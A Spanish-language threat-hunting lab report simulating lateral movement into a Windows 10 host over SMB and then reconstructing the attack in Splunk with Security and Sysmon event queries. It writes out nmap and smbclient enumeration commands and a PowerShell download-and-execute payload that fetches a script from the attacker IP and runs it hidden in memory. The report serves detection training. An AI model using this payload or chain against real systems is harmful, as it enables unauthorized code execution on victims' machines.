

THREAT HUNTING: EJECUCIÓN REMOTA DE POWERSHELL Y CORRELACIÓN DE EVENTOS EN SPLUNK

Rafael Guajardo Salvo
Técnico en Ciberseguridad

Índice:

Alcance de Laboratorio:.....	3
Reconocimiento y enumeración:	4
Creación y ejecución del script en PowerShell.....	5
Análisis en Splunk	6
Análisis de hashes legítimos:	10
Resultado del análisis:	12

Alcance de Laboratorio:

El laboratorio tiene como objetivo simular un escenario de **ejecución remota de código**, en el cual el host atacante REDQUEEN (Kali Linux) accede a un recurso compartido en la máquina víctima Windows 10 (usuario fguajardo), perteneciente al dominio YORHA, para ejecutar un script malicioso mediante PowerShell desde una ruta remota SMB.

Durante el ataque, el adversario utiliza credenciales válidas para autenticarse en el sistema, accede a la carpeta compartida “nuevo” y ejecuta un script (.ps1) empleando parámetros de evasión, simulando técnicas reales de movimiento lateral y uso de herramientas legítimas del sistema (Living off the Land).

La actividad generada será monitoreada y analizada a través de Splunk, integrando eventos de Windows Security Logs y Sysmon, con el objetivo de identificar, correlacionar y reconstruir la cadena completa del ataque, desde la autenticación inicial hasta la ejecución del código malicioso.

Para este ejercicio se utilizarán las siguientes máquinas virtuales:

Sistema Operativo	Nombre	Cuenta	Dominio	IP
Window server 2025	Administrador	Administrador	YORHA	192.168.1.89
Windows 10	fguajardo	Usuario	YORHA	192.168.1.88
Windows 10	REDQUEEN	Usuario	Sin dominio	192.168.1.97

Reconocimiento y enumeración:

Primero, desde Kali se realiza un escaneo de la red para identificar hosts activos usando **nmap** con el comando: `nmap -sn 192.168.1.0/24`

Luego, se detecta el host objetivo con la IP 192.168.1.88. A continuación, se ejecuta un escaneo más detallado para enumerar servicios y versiones:

`nmap -p- -sV -Pn 192.168.1.88`

```
(hackqueen@redqueen)-[~]
$ nmap -sV 192.168.1.88
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-30 12:53 -0400
Nmap scan report for 192.168.1.88
Host is up (0.00027s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server   Microsoft Terminal Services
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:37:D0:F7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.82 seconds
```

El resultado del análisis indica que el equipo objetivo expone el servicio **WinRM** en el **puerto 5985**, lo que permitiría acceso remoto, y también el **puerto 445**, asociado a recursos compartidos SMB.

En este caso, se utilizará el servicio SMB para simular un escenario de movimiento lateral dentro del entorno.

Desde Kali, se procede a enumerar los recursos compartidos del sistema utilizando el siguiente comando: `smbclient -L //192.168.1.88 -U 'YORHA\fguajardo' --option='client min protocol=SMB2'`

```
(hackqueen@redqueen)-[~]
$ smbclient -L 192.168.1.88 -U 'YORHA\fguajardo' --option='client min protocol=SMB2'
Password for [YORHA\fguajardo]:

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Admin remota
      C$             Disk      Recurso predeterminado
      IPC$           IPC       IPC remota
      nuevo          Disk
SMB1 disabled -- no workgroup available

(hackqueen@redqueen)-[~]
$
```

Creación y ejecución del script en PowerShell

Para simular un proceso sospechoso, primero se crea un script en Kali que luego será ejecutado desde PowerShell dentro del recurso compartido.

Se genera el archivo **malware.ps1** utilizando el editor nano: `nano malware.ps1`
Dentro del archivo se incluye el siguiente contenido: `Start-Process powershell -ArgumentList "-nop -w hidden -c `\"/IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.97/fake.ps1')`\""`

Este payload simula comportamiento típico de malware, ya que utiliza parámetros como **-nop** (sin perfil), **-w hidden** (ejecución en ventana oculta) y la descarga de contenido remoto que se ejecuta directamente en memoria. Luego, desde Kali se accede al recurso compartido del host objetivo mediante SMB:

`smbclient //192.168.1.88/nuevo -U 'YORHA\fguajardo'`


```
(hackqueen@redqueen)-[~]
$ smbclient //192.168.1.88/nuevo -U 'YORHA\fguajardo'
Password for [YORHA\fguajardo]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Wed Apr 29 21:17:08 2026
..               D           0   Wed Apr 29 21:17:08 2026
mal.ps1          A          80   Wed Apr 29 21:17:08 2026
prueba.txt       A          15   Sat Apr 25 16:52:45 2026

38166669 blocks of size 4096. 30328803 blocks available
smb: \> put malware.ps1
putting file malware.ps1 as \malware.ps1 (4,0 kB/s) (average 4,0 kB/s)
smb: \> ls
.                D           0   Thu Apr 30 13:28:21 2026
..               D           0   Thu Apr 30 13:28:21 2026
mal.ps1          A          80   Wed Apr 29 21:17:08 2026
malware.ps1      A         140   Thu Apr 30 13:28:21 2026
prueba.txt       A          15   Sat Apr 25 16:52:45 2026

38166669 blocks of size 4096. 30328479 blocks available
smb: \> 
```

Para verificar que el archivo quedó correctamente en la carpeta compartida, desde el equipo con Windows 10 donde el usuario **fguajardo** tiene acceso al recurso SMB, se puede acceder directamente al directorio compartido mediante el Explorador de archivos o desde la línea de comandos.

Una forma simple de validarlo es ingresando a la ruta de red:



Si el archivo está presente, se procede a su ejecución desde PowerShell para simular el comportamiento del script en el host: `powershell -ExecutionPolicy Bypass -File \\192.168.1.88\nuevo\malware.ps1`

Esta ejecución permite generar eventos en el sistema que posteriormente podrán ser analizados en **Splunk**, facilitando la detección del comportamiento asociado al script.

Análisis en Splunk

el proceso de este análisis es primero confirmar si hubo algún logín exitoso previo al proceso de ejecución del archivo sospechoso. En Splunk realicé la siguiente búsqueda SPL:

```
Index= wineventlog (EventCode?4624)
|bin _time span 5m
|rex field=Message "Nombre de estación de trabajo":\s+(<equipo_origen>[*\r\n]+)
|table _time EventCode host iporigen equipo_origen
|sort -_time
```

Este query permite identificar eventos de inicio de sesión exitoso (EventCode 4624) dentro del índice `wineventlog`. Los resultados se agrupan en intervalos de 5 minutos utilizando `bin _time`. Luego, mediante `rex`, se extrae el nombre del equipo origen desde el campo `Message`. Finalmente, los datos se presentan en una tabla con los campos `_time`, `EventCode`, `host`, `IP de origen` y `equipo origen`, ordenados de forma descendente por tiempo.

New Search

```

index= wineventlog EventCode 4624
|bin _time span=10m
|rex field=Message "Nombre de estación de trabajo:\s+(?<equipo_origen>[^\r\n]+)"
|rex field=Message "Dirección de red de origen:\s+(?<ip_origen>\d+\.\d+\.\d+\.\d+)"
|table _time EventCode host ip_origen equipo_origen
|sort - _time

```

✓ 90 events (30/04/2026 00:00:00.000 to 30/04/2026 14:22:02.000) No Event Sampling ▾

Job ▾

Events Patterns Statistics (90) Visualization

Show: 20 Per Page ▾

Format ▾

Preview: On

_time ↕	EventCode ↕ ✓	host ↕ ✓	ip_origen ↕ ✓	equipo_origen
2026-04-30 13:30:00	4624	fccliente1		-
2026-04-30 13:20:00	4624	fccliente1	192.168.1.97	REDQUEEN
2026-04-30 13:20:00	4624	fccliente1		FCLIENTE1
2026-04-30 13:20:00	4624	fccliente1		FCLIENTE1
2026-04-30 13:20:00	4624	fccliente1	127.0.0.1	FCLIENTE1
2026-04-30 13:20:00	4624	fccliente1	127.0.0.1	FCLIENTE1
2026-04-30 13:20:00	4624	fccliente1		-
2026-04-30 13:20:00	4624	fccliente1		-
2026-04-30 13:20:00	4624	fccliente1		-
2026-04-30 13:00:00	4624	fccliente1	192.168.1.97	REDQUEEN
2026-04-30 13:00:00	4624	fccliente1	192.168.1.97	REDQUEEN
2026-04-30 13:00:00	4624	fccliente1	192.168.1.97	REDQUEEN
2026-04-30 12:40:00	4624	fccliente1		-
2026-04-30 12:30:00	4624	fccliente1		-
2026-04-30 12:20:00	4624	fccliente1		-
2026-04-30 12:20:00	4624	fccliente1		-

Como se puede ver en la imagen, aparece el nombre del atacante con su respectiva IP obtuvo un login exitoso el día 30 de Abril de 2026 a las 13:00. Para filtrar los eventos en Sysmon podemos escribir:

```

index=Sysmon EventCode=1
|bin _time span=5m
|rex field=Message "ParentCommadLine:\s+(?<ParentCommandLine>\d+\.\d+\.\d+\.\d+)"
|table host ParentCommandLine EventCode
|sort - _time

```

Esta búsqueda consulta eventos de creación de procesos (EventCode 1) en el índice Sysmon. Los resultados se agrupan en intervalos de 5 minutos mediante bin _time. Luego, se intenta extraer el campo ParentCommandLine desde el mensaje del evento utilizando rex. Finalmente, la información se organiza en una tabla que muestra el host, el ParentCommandLine y el EventCode, ordenados de forma descendente por tiempo.

```
index=sysmon EventCode=1
|bin _time span=5m
|rex field=Message "ParentCommandLine:\s+(?<ParentCommandLine>[^\r\n]+)"
|table _time host ParentCommandLine EventCode
|sort - _time
```

✓ 511 events (30/04/2026 00:00:00.000 to 30/04/2026 17:12:19.000) No Event Sampling ▼

Events	Patterns	Statistics (511)	Visualization
Show: 20 Per Page ▼ Format Preview: On			
_time ▼	host ↕	ParentCommandLine ↕	
2026-04-30 13:30:00	fcliente1	"C:\Windows\system32\cmd.exe" /c powershell -nop -w hidden -File \\192.168.1.88\nuevo\malware.ps1	
2026-04-30 13:30:00	fcliente1	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	
2026-04-30 13:30:00	fcliente1	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	
2026-04-30 13:30:00	fcliente1	C:\Windows\Explorer.EXE	
2026-04-30 13:30:00	fcliente1	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	
2026-04-30 13:30:00	fcliente1	"C:\Windows\system32\cmd.exe" /c powershell -nop -w hidden -File \\192.168.1.88\nuevo\malware.ps1	
2026-04-30 13:30:00	fcliente1	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	
2026-04-30 13:30:00	fcliente1	"C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe" service	

A la misma hora se ejecutó un script en PowerShell que corresponde a la simulación de un proceso sospechoso ejecutado

Posteriormente, se realiza la siguiente búsqueda en Splunk, la cual evidencia que el atacante accedió a recursos compartidos con el objetivo de almacenar un script de PowerShell:

```
index=wineventlog EventCode=5140 OR 5145
|bin _time span=5m
|sort - _time
```

>	30/04/2026 13:05:00.000	04/30/2026 01:05:36.516 PM LogName=Security EventCode=5145 EventType=0 ComputerName=fcliente1.yorha.center Show all 42 lines host = fcliente1 source = WinEventLog:Security sourcetype = WinEventLog
>	30/04/2026 13:05:00.000	04/30/2026 01:05:36.515 PM LogName=Security EventCode=5140 EventType=0 ComputerName=fcliente1.yorha.center Show all 31 lines host = fcliente1 source = WinEventLog:Security sourcetype = WinEventLog
>	30/04/2026 13:00:00.000	04/30/2026 01:03:21.392 PM LogName=Security EventCode=5140 EventType=0 ComputerName=fcliente1.yorha.center Show all 31 lines host = fcliente1 source = WinEventLog:Security sourcetype = WinEventLog
>	30/04/2026 13:00:00.000	04/30/2026 01:03:21.390 PM LogName=Security EventCode=5140 EventType=0 ComputerName=fcliente1.yorha.center Show all 31 lines host = fcliente1 source = WinEventLog:Security sourcetype = WinEventLog

Al analizar en detalle estos eventos, se observa la fecha y hora en que se genera el EventCode 5140, el cual registra el acceso a un recurso compartido. En este caso, se identifica la IP de origen correspondiente al equipo Kali y el nombre del recurso compartido asociado a la carpeta **“nuevo”**.

Sujeto:	
Id. de seguridad:	S-1-5-21-3279314550-455425279-1810561719-1103
Nombre de cuenta:	fguajardo
Dominio de cuenta:	YORHA
Id. de inicio de sesión:	0x3A252C
Información de red:	
Tipo de objeto:	File
Dirección de origen:	192.168.1.97
Puerto de origen:	42676
Información de recurso compartido:	
Nombre de recurso compartido:	*\nuevo
Ruta de acceso de recurso compartido:	\\??\C:\nuevo

Considerando la información obtenida, es posible realizar una búsqueda más precisa para correlacionar los eventos, vinculando las distintas actividades registradas dentro de una ventana de tiempo específica:

```
(index=sysmon OR index=wineventlog)
EventCode IN (1,3,4624,5140,5145) earliest="04/30/2026:13:27:51"
latest="04/30/2026:13:35:00"
|rex field=Message "Dirección de red de origen:\s+(?<ip_origen>\d+\.\d+\.\d+\.\d+)"
|rex field=Message "Nombre de estación de trabajo:\s+(?<equipo_origen>[^\r\n]+)"
|rex field=Message "(Dirección de (red)?de origen|Dirección de origen|Dirección de cliente):\s+(?<ip_origen>\d+\.\d+\.\d+\.\d+)"
|table _time equipo_origen ip_origen EventCode host Image CommandLine
|sort - _time
```

2026-04-30 13:33:58.657	1	fcliente1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -nop -w hidden -file \\192.168.1.88\nuevo\malware.ps1
2026-04-30 13:33:58.638	1	fcliente1	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c powershell -nop -w hidden -file \\192.168.1.88\nuevo\malware.ps1
2026-04-30 13:27:51.218		192.168.1.97	5140	fcliente1
2026-04-30 13:27:51.217		192.168.1.97	5140	fcliente1
2026-04-30 13:27:51.216	REDQUEEN	192.168.1.97	4624	fcliente1

Esta consulta permite unificar eventos de Sysmon y Windows Event Log, facilitando la reconstrucción de la secuencia de actividad del atacante. A través de la extracción de campos como IP de origen y equipo de origen, se logra trazar la relación entre autenticaciones, ejecución de procesos y accesos a recursos compartidos dentro del intervalo analizado.

Análisis de hashes legítimos:

Como parte del análisis de un proceso sospechoso, es fundamental validar sus hashes para determinar su legitimidad. A continuación, se utiliza la siguiente consulta SPL en Splunk:

```
index=sysmon EventCode=1
|table _time Image CommandLine Hashes
|sort - _time
```

CommandLine	Hashes
powershell -nop -w hidden -File \\192.168.1.88\nuevo\malware.ps1	MD5=2E5A8590CF6848968FC23DE3FA1E25F1, SHA256=9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3
"C:\Windows\system32\cmd.exe" /c powershell -nop -w hidden -File \\192.168.1.88\nuevo\malware.ps1	MD5=2B40C98ED0F7A103B091A3E8353132DC, SHA256=BADF4752413CB0CBDC03FB95820CA167F0CDC63B597CCDB5EF43111180E088B0
\\77C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	MD5=7850554B5C650163FC168AA08F18E343, SHA256=B02EE54FB2EC69673386D41119EE8ED083A6EAB38FCA6AA2155D20CE68EF8963

Dado que el script fue creado intencionalmente para ejecutarse en PowerShell, el hash observado corresponde a un valor legítimo. No obstante, es posible validarlo mediante una comparación con una baseline, a fin de verificar si dicho hash se mantiene consistente en distintos equipos.

Tal como se observa en la imagen, el mismo patrón de hash se repite en los tres procesos analizados, lo que refuerza su consistencia dentro del entorno evaluado.

```
index=sysmon EventCode=1
| rex field=Hashes "SHA256=(?<sha256>[A-Fa-f0-9]+)"
| search
sha256="9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3"
| stats count by host
```

host	count
fc11entel	3

También es importante identificar la ubicación del archivo o proceso. Tal como se mencionó anteriormente, conocer la ruta de ejecución permite determinar si su comportamiento es normal o sospechoso. En condiciones habituales, este tipo de procesos suele ejecutarse desde directorios del sistema, como **System32**.

Otra forma de evaluar si un archivo es sospechoso es analizarlo con herramientas externas, como sandboxes o plataformas de seguridad. Por ejemplo, se puede utilizar VirusTotal para revisar el hash o el archivo y verificar si está asociado a malware.



Una herramienta muy útil para el análisis de este tipo de archivos es ANY.RUN. Este sandbox permite ejecutar el archivo en un entorno controlado, evitando riesgos para el equipo del analista.

Durante la ejecución, la plataforma analiza automáticamente el comportamiento del proceso, entregando una visión detallada y más completa de sus acciones. Como resultado, se genera un informe con indicadores relevantes que facilitan la detección de posibles actividades maliciosas.



Resultado del análisis:

Se identificó la ejecución remota de PowerShell desde un recurso compartido SMB (\\192.168.1.88\nuevo\) utilizando parámetros de evasión (-nop, -w hidden).

Previo a esta actividad, se detectó un inicio de sesión exitoso (EventCode 4624) desde la IP 192.168.1.97, correspondiente al host atacante, lo que indica acceso válido a la máquina víctima. Posteriormente, se registró el acceso al recurso compartido (EventCode 5140/5145), evidenciando interacción con la carpeta expuesta vía SMB.

A continuación, mediante eventos de Sysmon (Event ID 1), se observó la ejecución de powershell.exe lanzada desde cmd.exe, utilizando un script alojado en la ruta remota, lo que confirma la ejecución de código desde red sin almacenamiento local.

La correlación temporal de estos eventos permite reconstruir la cadena completa del ataque: autenticación → acceso a recurso SMB → ejecución remota de código. Este comportamiento es consistente con técnicas de movimiento lateral y uso de herramientas legítimas del sistema, clasificándose como actividad maliciosa.